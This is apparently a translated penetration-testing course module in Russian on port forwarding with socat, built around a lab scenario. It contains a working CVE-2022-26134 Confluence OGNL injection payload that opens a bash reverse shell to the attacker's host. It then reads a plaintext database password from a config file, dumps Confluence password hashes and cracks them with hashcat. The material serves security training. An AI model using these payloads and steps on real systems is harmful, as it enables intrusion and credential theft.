Большинство firewalls обычно разрешают или блокируют traffic на основе набора правил, основанных на *IP-адресов* и *port numbers*, поэтому их функциональность ограничена. Однако иногда требуется более тонкий контроль. *Deep Packet Inspection* отслеживает содержимое входящего и исходящего traffic и прерывает его на основе набора правил.

Границы, установленные network administrators, предназначены для предотвращения *произвольного перемещения данных в сеть, из сети и внутри сети*. Но как attackers мы должны преодолевать именно эти границы. Нам нужно выработать стратегии, которые помогут обходить network restrictions по мере их обнаружения.

Port redirection (термин, который мы используем для описания разных видов *перенаправления порта*) и *tunneling* - это стратегии, которые можно применять для преодоления таких границ. Port redirection означает изменение потока данных так, чтобы пакетами, отправленные в один *socket*, принимались и передавались в другой socket. Tunneling означает *encapsulating* одного типа потока данных внутри другого, например перенос *Hypertext Transfer Protocol* (HTTP) traffic внутри *Secure Shell* (SSH) connection, так что с внешней точки зрения видимым будет только SSH traffic.

В этом модуле мы представим техники port redirection и tunneling через практические примеры. Начнем с техник минимальной сложности и будем постепенно повышать сложность, переходя к более защищенным сетевым средам. Каждая новая техника будет применяться к новой network configuration, немного отличающейся от предыдущей. Единственный вид tunneling, который мы рассматриваем в этом модуле, — SSH tunneling. Более advanced методы мы рассмотрим в следующем модуле.

Logical topologies, которые мы создаем при связывании этих стратегий, сначала могут быть сложны для восприятия. Мы будем заставлять traffic двигаться путями, которые изначально могут казаться неочевидными. Стоит выделить время, чтобы полностью понять каждую технику перед переходом к следующей. К концу этого модуля у нас будут все tools, необходимые для точного управления потоком traffic в любой заданной сети.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Microsoft, 2022), learn.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2019), en.wikipedia.org

(Wikipedia, 2019), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

18.2. Port Forwarding with Linux Tools

Этот учебный блок охватывает следующие учебные цели:

1. Понимать, что такое перенаправления порта
2. Знать, когда использовать техники перенаправления порта
3. Использовать Socat для настройки перенаправления порта в Linux

Port forwarding - самая базовая техника, которую мы рассмотрим в этом модуле. Это также техника, очень часто используемая в general-purpose networking. При перенаправления порта мы настраиваем host так, чтобы он слушал один port и пересылал все пакетами, полученные на этот port, к другому назначению.

В обычных сетевых условиях сетевой администратор может создать перенаправление порта, чтобы разрешить доступ к веб-серверу за межсетевым экраном. В таком случае межсетевой экран настраивается так, чтобы слушать заданный порт на одном интерфейсе и передавать все пакеты веб-серверу, расположенному за ним.


Многие домашние *routers* также предоставляют функциональность перенаправления порта. Их можно настроить так, чтобы они слушали port на Internet-facing стороне router, а затем пересылали подключения с этого port на другое устройство внутри домашней сети.

Но как можно использовать перенаправления порта как часть цепочки атаки В следующем разделе рассмотрим простой сценарий.

Рассмотрим сценарий перенаправления порта. Во время оценки мы находим веб-сервера Linux, на котором работает версия *Confluence*,1 уязвимая к *CVE-2022-26134*:2 удаленному выполнению кода до аутентификации. Мы можем проэксплуатировать эту уязвимость и получить reverse shell с сервера.

Во время перечисления мы обнаруживаем, что у этого сервера два *сетевых интерфейсов*: один подключен к той же сети, где находится наша Kali-машина, что позволяет нам маршрутизироваться к нему напрямую, а другой находится во внутренней подсети. В конфигурационном файле Confluence мы также находим учетные данные и IP-адрес/порт для экземпляра базы данных *PostgreSQL* на сервере в этой внутренней подсети. Мы хотим использовать эти учетные данные, чтобы получить доступ к базе данных и продолжить перечисление.

Диаграмма ниже показывает network layout в том виде, как мы пока его понимаем.



Одна из первых вещей, которую стоит заметить на этой диаграмме, - две именованные сети: *Wide Area Network* (WAN)4 слева и *Demilitarized Zone* (DMZ)5 справа. Наша Kali-машина находится в WAN, сервер базы данных PostgreSQL PGDATABASE01 находится в DMZ, а сервер Confluence CONFLUENCE01 подключен к обеим сетям.

WAN — это большая и протяженная сеть. Некоторые называют публичный интернет крупнейшей WAN в мире, а некоторые крупные организации называют свою большую внутреннюю сеть WAN или internal WAN. В этом случае, поскольку мы имитируем атаку из внешней сети, WAN представляет большую корпоративную внутреннюю сеть или сам интернет.

На протяжении exercises в этом модуле наша Kali-машине будет находиться в WAN. Мы сможем напрямую маршрутизироваться с Kali-машине только к hosts, которые также находятся в WAN.

DMZ — это сеть, содержащая устройства, которые могут быть более открыты для более широкой и менее доверенной сети. DMZ помогает создать буферную зону между хостами в более широкой, менее доверенной сети и внутренними хостами. В этом смысле она выполняет функцию, похожую на реальную *Demilitarized zone*. В этом сценарии DMZ является буферным сетевым сегментом между WAN и любыми другими внутренними сетями, которые мы можем найти.

CONFLUENCE01 подключен и к WAN, и к DMZ, чтобы показать, что он способен взаимодействовать в обеих networks. CONFLUENCE01 также слушает TCP-порт 8090, что показано "open socket", привязанным к icon.

PGDATABASE01 находится внутри границы DMZ network и не подключен одновременно к WAN и DMZ. Наша Kali-машина не находится в DMZ, поэтому мы не можем напрямую маршрутизироваться к PGDATABASE01. У PGDATABASE01 также есть attached "open socket", показывающий, что что-то слушает TCP-порт 5432, вероятно PostgreSQL server, поскольку default port равен 5432.

Поскольку единственное, что мы пока знаем о PGDATABASE01, - это сам факт его существования, мы еще не знаем, подключен ли он к каким-либо другим сетям. Если позже мы обнаружим, что PGDATABASE01 подключен к другим сетям, мы расширим нашу сетевую схему.

С credentials, найденными на CONFLUENCE01, мы хотим попробовать подключиться к этому PostgreSQL port на PGDATABASE01 с Kali-машине.

Перед тем как переходить к деталям, настроим лабораторную среду, чтобы воспроизвести описанный сценарий.

В конце раздела *Port Forwarding with Socat* этого учебного блока предоставлена группа VM, которую можно использовать для повторения следующих разделов. Эти VM предоставлены, чтобы можно было получить практический опыт со всеми техниками, которые мы рассматриваем. Можно запустить VM group в любой момент и проходить материал в удобном темпе.

(Atlassian, 2022). atlassian.com

(Atlassian, 2022), confluence.atlassian.com

(PostgreSQL, 2022), postgresql.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

Чтобы получить доступ к CONFLUENCE01, нам нужно использовать уязвимость выполнения команд в веб-приложении Confluence и получить reverse shell. После обнаружения, что веб-приложение Confluence уязвимо к CVE-2022-26134, мы найдем blog post от *Rapid7*, который содержит команду *cURL* с *proof-of-concept* payload. Этот payload, как утверждается, эксплуатирует уязвимость и возвращает reverse shell.

```
curl -v http://10.0.0.28:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/10.0.0.28/1270%200%3E%261%27%29.
    start%28%29%22%29%7D/
```

Листинг 1 - Пример payload из blog post Rapid7.

Мы не запускаем payloads, не понимая, что именно они делают, поэтому сначала нужно разобраться, что происходит в этом proof-of-concept.

Verbose (`-v`) request **curl** выполняется к `http://10.0.0.28:8090`, который, как мы предполагаем, является уязвимым сервер Confluence автора blog post. После этого URL *path* выглядит интереснее. Мы замечаем, что many characters в нем *URL encoded*,5 поэтому нужно выполнить *URL decode*, чтобы лучше понять, что на самом деле делает payload.

Можно быстро выполнить URL decode строк, выбрав *Decode As... > URL* во вкладке *Decoder* в *Burp*,6 или используя online tool вроде CyberChef. При работе с чувствительной информации в реальной corporate environment следует избегать вставки data в online tools. Однако в этом случае мы декодируем уже публичный proof-of-concept, поэтому при необходимости можно использовать online tools.

После URL decoding path function of payload becomes clearer.

```
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().
    command('bash','-c','bash -i >& /dev/tcp/10.0.0.28/1270 0>&1').start()")}/
```

Листинг 2 - Пример payload после URL decoding.

URL-путь является payload для *OGNL injection*. OGNL — это *Object-Graph Notation Language*,8 язык выражений, часто используемый в Java-приложениях. OGNL injection может происходить, когда приложение обрабатывает пользовательский ввод так, что он передается в парсер выражений OGNL. Поскольку внутри выражений OGNL можно выполнять Java-код, OGNL injection может использоваться для выполнения произвольного кода.

Сам payload OGNL injection использует класс *ProcessBuilder* из Java, чтобы запустить interactive reverse shell *Bash* (*bash -i*).

Этот proof-of-concept payload почти идеально подходит для наших нужд. Однако перед использованием его нужно изменить. На это есть две причины. Во-первых, сервер Confluence, на который указывает original payload, расположен не там, где находится наш vulnerable сервер Confluence. Во-вторых, Bash payload reverse shell указывает на port 1270 на 10.0.0.28, а это не адрес нашей Kali-машине. Нужно изменить эти параметры в payload, прежде чем повторно использовать его для эксплуатации CONFLUENCE01 и возврата shell на нашу Kali-машине.

Во время этих изменений также нужно учитывать URL encoding. Payload string в proof-of-concept не полностью URL encoded. Некоторые characters, особенно ".", "-" и "/", не закодированы. Хотя так бывает не всегда, для *this* конкретного эксплуатируем это оказывается важным для работы payload. Если закодировать любой из этих characters, server иначе разберет URL, и payload может не выполниться. Это означает, что после изменения нельзя применять URL encoding ко всему payload целиком.

Учитывая это, вручную изменим нужные параметры, используя original proof-of-concept payload как основу. Мы можем изменить IP сервер Confluence на **192.168.50.63**, а IP и port Bash интерактивную shell payload - на listener, который откроем на Kali-машине (`/dev/tcp/192.168.118.4/4444`). Также удалим verbosity flag **curl**. Получаем следующий modified payload:

```
curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.118.4/4444%200%3E%261%27%29.
    start%28%29%22%29%7D/
```

Листинг 3 - Измененный payload.

Теперь, когда payload настроен для нашего использования, можно запустить *Netcat* listener на Kali-машине на TCP-порт 4444.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

Листинг 4 - Запуск Netcat listener на порту 4444 на Kali-машине.

Когда listener работает, откроем другой shell на Kali-машине, затем выполним command **curl**, которую только что составили.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.118.4/4444%200%3E%261%27%29.
    start%28%29%22%29%7D/

kali@kali:~$
```

Листинг 5 - Выполнение измененного payload reverse shell.

Сама command ничего не возвращает, но reverse shell попадает на наш listener.

```
...
listening on [any] 4444 ...
connect to [192.168.118.4] from (UNKNOWN) [192.168.50.63] 55876
bash: cannot set terminal process group (813): Inappropriate ioctl for device
bash: no job control in this shell
confluence@confluence01:/opt/atlassian/confluence/bin$ id
id
uid=1001(confluence) gid=1001(confluence) groups=1001(confluence)
```

Листинг 6 - Bash reverse shell, пойманный нашим Netcat listener и подтвержденный command id.

Command **id** подтверждает, что этот shell работает с privileges пользователя *confluence*. У этого user довольно ограниченные privileges. Тем не менее теперь у нас есть reverse shell с CONFLUENCE01 на Kali-машине.

Теперь можно начать легкое перечисление CONFLUENCE01 с помощью новой оболочки. Проверим сетевые интерфейсы командой **ip addr**.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:54:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.63/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5446/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:c2:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.63/24 brd 10.4.50.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:c2c9/64 scope link
       valid_lft forever preferred_lft forever
```

Листинг 7 - Перечисление сетевых интерфейсов на CONFLUENCE01.

Вывод показывает, что у CONFLUENCE01 есть два сетевых интерфейса: *ens192* и *ens224*. У *ens192* IP-адрес 192.168.50.63, а у *ens224* IP-адрес 10.4.50.63. Затем можно проверить маршруты с помощью **ip route**.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip route
ip route
default via 192.168.50.254 dev ens192 proto static
10.4.50.0/24 dev ens224 proto kernel scope link src 10.4.50.63
10.4.50.0/24 via 10.4.50.254 dev ens224 proto static
192.168.50.0/24 dev ens192 proto kernel scope link src 192.168.50.63
```

Листинг 8 - Перечисление routes на CONFLUENCE01.

Команда показывает, что мы должны иметь доступ к хостам в подсети 192.168.50.0/24 через интерфейс *ens192*, а к хостам в подсети 10.4.50.0/24 - через интерфейс *ens224*.

Продолжая перечисление, мы находим файл конфигурации Confluence по пути `/var/atlassian/application-data/confluence/confluence.cfg.xml`. Читая его содержимое с помощью **cat**, мы обнаруживаем внутри учетные данные базы данных в открытом виде.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ cat /var/atlassian/application-data/confluence/
    confluence.cfg.xml
<sian/application-data/confluence/confluence.cfg.xml
<xml version="1.0" encoding="UTF-8">

<confluence-configuration>
  <setupStep>complete</setupStep>
  <setupType>custom</setupType>
  <buildNumber>8703</buildNumber>
  <properties>
...
    <property name="hibernate.connection.password">D@t4basePassw0rd!</property>
    <property name="hibernate.connection.url">jdbc:postgresql://10.4.50.215:5432/confluence</property>
    <property name="hibernate.connection.username">postgres</property>
...
  </properties>
</confluence-configuration>
confluence@confluence01:/opt/atlassian/confluence/bin$
```

Листинг 9 - Credentials, найденные в файле Confluence confluence.cfg.xml на CONFLUENCE01.

Мы находим IP-адрес сервера базы данных, а также имя пользователя и пароль в открытом виде, используемые для подключения к нему. Мы можем использовать эти учетные данные для аутентификации в базе данных и продолжения перечисления.

Однако мы сталкиваемся с ограничением. На CONFLUENCE01 не установлен PostgreSQL client. Поскольку мы работаем как low-privileged пользователь *confluence*, мы также не можем легко установить ПО.

На Kali-машине у нас *do* есть установленный PostgreSQL client *psql*, но мы не можем напрямую подключиться к PGDATABASE01 с Kali-машине, поскольку он routable только с CONFLUENCE01.

В этом сценарии между Kali-машине и CONFLUENCE01 нет firewall, а значит ничто не мешает нам привязать ports к WAN interface CONFLUENCE01 и подключаться к ним с Kali-машине.

Это именно тот тип ситуации, где перенаправления порта может быть полезен. Мы можем создать перенаправления порта на CONFLUENCE01, который слушает port на WAN interface, а затем пересылает все пакетами, полученные на этом port, к PGDATABASE01 во internal subnet. В следующем разделе мы используем *Socat*, чтобы добиться этого.

(Rapid7, 2022), rapid7.com

(cURL, 2022), curl.se

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(PortSwigger, 2022), portswigger.net

(GCHQ, 2022), gchq.github.io


(Wikipedia, 2022), en.wikipedia.org

(Oracle, 2022), docs.oracle.com

(Wikipedia, 2022), en.wikipedia.org

(dest-unreach, 2022), dest-unreach.org

Теперь мы готовы создать перенаправления порта. У нас есть представление о том, как он должен работать: CONFLUENCE01 должен слушать port на WAN interface и пересылать все пакетами, полученные на этом port, к PGDATABASE01 во internal subnet. Эта concept показана на следующей диаграмме:



Мы хотим открыть TCP-порт 2345 на WAN interface CONFLUENCE01, а затем подключиться к этому port с Kali-машине. Мы хотим, чтобы все пакетами, которые мы отправляем на этот port, пересылались CONFLUENCE01 на TCP-порт 5432 на PGDATABASE01. Когда перенаправления порта настроен, подключение к TCP-порт 2345 на CONFLUENCE01 будет эквивалентно прямому подключению к TCP-порт 5432 на PGDATABASE01.

В рамках enumeration CONFLUENCE01 мы обнаруживаем установленный Socat. Socat - это general-purpose networking tool, который может настроить простой перенаправления порта одной командой.

В этом сценарии он уже установлен, но Socat обычно не устанавливается по умолчанию на *NIX systems. Если он не установлен, можно вместо этого загрузить и запустить statically-linked binary version.

Мы используем Socat, чтобы настроить нужный перенаправления порта на CONFLUENCE01. Он будет слушать port на WAN interface, к которому может подключиться Kali-машине, и пересылать пакетами, полученные на этот port, к PGDATABASE01.


На CONFLUENCE01 запустим verbose (`-ddd`) Socat process. Он будет слушать TCP-порт 2345 (**TCP-LISTEN:2345**), создавать новый subprocess при получении connection (**fork**) вместо завершения после одного connection, а затем пересылать весь полученный traffic на TCP-порт 5432 на PGDATABASE01 (**TCP:10.4.50.215:5432**).

Будем слушать port **2345**, поскольку он не входит в privileged port range (0-1024), а значит для его использования не нужны elevated privileges.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
<ocat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
2022/08/18 10:12:01 socat[46589] I socat by Gerhard Rieger and contributors - see www.dest-unreach.org
2022/08/18 10:12:01 socat[46589] I This product includes software developed by the OpenSSL Project for use in
    the OpenSSL Toolkit. (http://www.openssl.org/)
2022/08/18 10:12:01 socat[46589] I This product includes software written by Tim Hudson (tjh@cryptsoft.com)
2022/08/18 10:12:01 socat[46589] I setting option "fork" to 1
2022/08/18 10:12:01 socat[46589] I socket(2, 1, 6) -> 5
2022/08/18 10:12:01 socat[46589] I starting accept loop
2022/08/18 10:12:01 socat[46589] N listening on AF=2 0.0.0.0:2345
```

Листинг 10 - Запуск команды Socat перенаправления порта.

Теперь network настроена так, как показано на следующей диаграмме:



Когда процесс Socat запущен, мы можем выполнить **psql** на Kali-машине, указав, что хотим подключиться к CONFLUENCE01 (**-h 192.168.50.63**) на порт 2345 (**-p 2345**) с учетной записью пользователя *postgres* (**-U postgres**). Когда появится prompt, введем пароль, а после подключения выполним команду `\l`, чтобы перечислить доступные базы данных.

```
kali@kali:~$ psql -h 192.168.50.63 -p 2345 -U postgres
Password for user postgres:
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                 List of databases
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

Листинг 11 - Подключение к службе PostgreSQL на PGDATABASE01 и перечисление databases через наш перенаправления порта с помощью psql.

Успех! Мы подключились к базе данных PostgreSQL через проброс порта. Мы также обнаружили, что имеем доступ к базе данных *confluence*.

Используя новый доступ к базе данных, можно продолжить перечисление. В базе данных confluence запросим таблицу *cwd_user*. Она содержит имена пользователей и хеши паролей для всех пользователей Confluence. Подключимся к базе данных командой `\c confluence`, затем выполним **select * from cwd_user;**, чтобы просмотреть все содержимое этой таблицы.

```
postgres=# \c confluence
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "confluence" as user "postgres".

confluence=# select * from cwd_user;

   id    |   user_name    | lower_user_name | active |      created_date       |      updated_date       |
    first_name | lower_first_name |   last_name   | lower_last_name |      display_name      |
    lower_display_name   |           email_address            |        lower_email_address         |
       external_id              | directory_id |                                credential
---------+----------------+-----------------+--------+-------------------------+-------------------------+----
    --------+-----------------+--------------+-----------------+-----------------------+-------------------
    -----+-----------------------------------+-----------------------------------+-------------------------
    ------------+-------------+-------------------------------------------------------------------------------
  458753 | admin          | admin           | T      | 2022-08-17 15:51:40.803 | 2022-08-17 15:51:40.803 |
    Alice      | alice            | Admin         | admin           | Alice Admin            | alice admin
            | alice@industries.internal          | alice@industries.internal          | c2ec8ebf-46d9-4f5f-
    aae6-5af7efadb71c |       327681 | {PKCS5S2}WbziI52BKm4DGqhD1/mCYXPl06IAwV7MG7UdZrzUqDG8ZSu15/
    wyt3XcVSOBo6bC
 1212418 | trouble        | trouble         | T      | 2022-08-18 10:31:48.422 | 2022-08-18 10:31:48.422 |
            |                  | Trouble       | trouble         | Trouble                | trouble
         | trouble@industries.internal        | trouble@industries.internal        | 164eb9b5-b6ef-4c0f-be76-
    95d19987d36f |       327681 | {PKCS5S2}A+U22DLqNsq28a34BzbiNxzEvqJ+vBFdiouyQg/KXkjK0Yd9jdfFavbhcfZG1rHE
 1212419 | happiness      | happiness       | T      | 2022-08-18 10:33:49.058 | 2022-08-18 10:33:49.058 |
            |                  | Happiness     | happiness       | Happiness              | happiness
         | happiness@industries.internal      | happiness@industries.internal      | b842163d-6ff5-4858-bf54-
    92a8f5b28251 |       327681 | {PKCS5S2}R7/ABMLgNl/FZr7vvUlCPfeCup9dpg5rplddR6NJq8cZ8Nqq+YAQaHEauk/HTP49
 1212417 | database_admin | database_admin  | T      | 2022-08-18 10:24:34.429 | 2022-08-18 10:24:34.429 |
    Database   | database         | Admin Account | admin account   | Database Admin Account | database admin
    account | database_admin@industries.internal | database_admin@industries.internal | 34901af8-b2af-4c98-
    ad1d-f1e7ed1e52de |       327681 | {
    PKCS5S2}QkXnkmaBicpsp0B58Ib9W5NDFL+1UXgOmJIvwKjg5gFjXMvfeJ3qkWksU3XazzK0
 1212420 | hr_admin       | hr_admin        | T      | 2022-08-18 18:39:04.59  | 2022-08-18 18:39:04.59  | HR
            | hr               | Admin         | admin           | HR Admin               | hr admin
         | hr_admin@industries.internal       | hr_admin@industries.internal       | 2f3cc06a-7b08-467e-9891-
    aaaaeffe56ea |       327681 | {PKCS5S2}EiMTuK5u8IC9qGGBt5cVJKLu0uMz7jN21nQzqHGzEoLl6PBbUOut4UnzZWnqCamV
 1441793 | rdp_admin      | rdp_admin       | T      | 2022-08-20 20:46:03.325 | 2022-08-20 20:46:03.325 |
    RDP        | rdp              | Admin         | admin           | RDP Admin              | rdp admin
            | rdp_admin@industries.internal      | rdp_admin@industries.internal      | e9a9e0f5-42a2-433a-
    91c1-73c5f4cc42e3 |       327681 | {PKCS5S2}skupO/
    gzzNBHhLkzH3cejQRQSP9vY4PJNT6DrjBYBs23VRAq4F5N85OAAdCv8S34
(6 rows)

(END)
```

Листинг 12 - Содержимое таблицы cwd_user в базе данных confluence.

Мы получаем несколько rows с user information. Каждая row содержит data одного Confluence user, включая хэш пароля. Мы используем *Hashcat*, чтобы попытаться их crack.

Номер режим Hashcat для хешей *Atlassian (PBKDF2-HMAC-SHA1) - 12001*, поэтому передадим его в mode flag `-m`. После копирования хешей в файл `хешей.txt` передаем его первым positional argument. Затем можно передать password list `fastrack.txt`, встроенный в Kali, последним positional argument.

```
kali@kali:~$ hashcat -m 12001 хешей.txt /usr/share/wordlists/fasttrack.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) -
    Platform #1 [The pocl project]
================================================================================================================
    ======================
```

```
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 2917/5899 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

...

{PKCS5S2}skupO/gzzNBHhLkzH3cejQRQSP9vY4PJNT6DrjBYBs23VRAq4F5N85OAAdCv8S34:P@ssw0rd!
{PKCS5S2}QkXnkmaBicpsp0B58Ib9W5NDFL+1UXgOmJIvwKjg5gFjXMvfeJ3qkWksU3XazzK0:sqlpass123
{PKCS5S2}EiMTuK5u8IC9qGGBt5cVJKLu0uMz7jN21nQzqHGzEoLl6PBbUOut4UnzZWnqCamV:Welcome1234
...
```

Листинг 13 - Hashcat cracked хешей учетных записей database_admin, hr_admin и rdp_admin.

Похоже, password policy для этого Confluence instance не очень сильная. Через несколько минут cracking Hashcat возвращает passwords для users *database_admin*, *hr_admin* и *rdp_admin*.

